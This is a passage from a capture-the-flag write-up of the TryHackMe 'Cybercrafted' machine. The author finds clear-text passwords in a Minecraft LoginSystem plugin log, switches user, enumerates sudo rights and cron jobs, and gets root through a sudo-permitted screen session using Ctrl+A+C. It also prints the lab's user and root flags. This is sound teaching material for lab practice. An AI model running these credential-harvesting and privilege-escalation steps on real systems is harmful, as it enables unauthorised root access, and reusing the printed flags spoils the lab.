
passwords.yml! We found gold!



```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat passwords.yml
cybercrafted: dcbf543ee264e2d3a32c967d663e979e
madrinch: 42f749ade7f9e195bf475f37a44cafcb
```

That’s awesome, but a bit later i found something even better: If you check log.txt the passwords are in CLEAR TEXT!


PRIVILEGE ESCALATION & ROOT FLAG



```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered. PW: JavaEdition>Bedrock
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:54] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123


[2021/10/15 17:13:45] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 20:36:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 21:00:43] [BUKKIT-SERVER] Startet LoginSystem!
```


That means that we have the password for cybercrafted: **JavaEdition>Bedrock**

Now we just have to use su cybercrafted to change the user!




```
xxultimatecreeperxx@cybercrafted:/$ su cybercrafted
Password:
cybercrafted@cybercrafted:/$ |
```

The next step is to check for the user flag and escalate privileges.




```
cd /home/cybercrafted
```




```
cybercrafted@cybercrafted:~$ ls
user.txt
cybercrafted@cybercrafted:~$ cat user.txt
THM{b4aa20aaf08f174473ab0325b24a45ca}
cybercrafted@cybercrafted:~$ |
```

Once that's done, it's time to escalate privileges.



```
cybercrafted@cybercrafted:~$ uname -r
4.15.0-159-generic
```

The Kernel version is 4.15.0-159-generic




Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)

Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)


Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)

Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)

It seems that we have multiple vulnerabilities that we can exploit in order to escalate privileges, let's enumerate further information.




```
cybercrafted@cybercrafted:~$ crontab -l
no crontab for cybercrafted
cybercrafted@cybercrafted:~$
```



```
cybercrafted@cybercrafted:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
* *     1 * *   cybercrafted tar -zcf /opt/minecraft/WorldBackup/world.tgz /opt/minecraft/cybercrafted/world/*
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
cybercrafted@cybercrafted:~$ |
```

There is nothing that appears exploitable in this crontab directly.




```
cybercrafted@cybercrafted:~$ sudo -l
[sudo] password for cybercrafted:
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
cybercrafted@cybercrafted:~$
```

Alright that's better:

```
User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
```

That actually seems like a good escalation vector. Let's check it on GTFOBins




.. / screen

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
screen
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo screen
```



File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.


(a) This works on screen version 4.06.02. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write
screen -L -Logfile $LFILE echo DATA
```

(b) This works on screen version 4.05.00. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write
screen -L $LFILE echo DATA
```

Interesting, let's have in mind that we only have permission to execute **`/usr/bin/screen -r cybercrafted`** without modifications.
Let's try it.



```
cybercrafted@cybercrafted:~$ sudo /usr/bin/screen -r cybercrafted
Cannot find terminfo entry for 'xterm-kitty'.
cybercrafted@cybercrafted:~$
```


Let me fix that real quick with **`export TERM=xterm`**

What's going on here? The server is starting up.
Java warnings are normal in older versions; they don't break anything.
It's running in offline mode, so any player can connect with any name.
The LoginSystem plugin isn't loading well and everything else is startup logs: loading world, generating keypair, preparing spawn, etc.

Now, how do we relate that to the "screen" binary?
Let's connect dots. Here's the deal:
Diving into the screen documentation I've seen that "screen" is a terminal multiplexer. In the context of Minecraft, this lets the server keep running in the background, even if you log out of SSH.

You can reattach to that session anytime to see logs, type commands, or interact with the server and you can also do something interesting. With Ctrl+A+C screen creates a new window within the same screen session.
And considering that we have run screen as root, that new session window should be ROOT.


And that's our escalation vector, pressing Ctrl+A+C



```
# whoami
root
# /bin/bash -i
root@cybercrafted:/opt/minecraft/cybercrafted#
```

I have taken the time to explain this in depth because, although at first glance this may seem no more important than a privilege escalation for this CTF, after solving the machine and getting stuck on this step for quite some time, I wanted to see if other people solved this machine in a more “simple” way. What I discovered is that no one explains why these steps should be followed; they simply show a screenshot of the sudo -l command and say that you have to press Ctrl+A+C, without giving any further information as to why. Therefore, here is a clear explanation of how screen works and why you can escalate privileges in this way.

Without further delay, let's capture the root flag by running cat /root/root.txt



```
root@cybercrafted:/opt/minecraft/cybercrafted# cat /root/root.txt
THM{8bb1eda065ceefb5795a245568350a70}
root@cybercrafted:/opt/minecraft/cybercrafted#
```

That's it, we're done! I found it to be a really fun machine and, once again, well set up and equipped. Thank you very much for taking the time to read this writeup. I hope you've learned something new.
That said, I'll sign off now. See you in another writeup!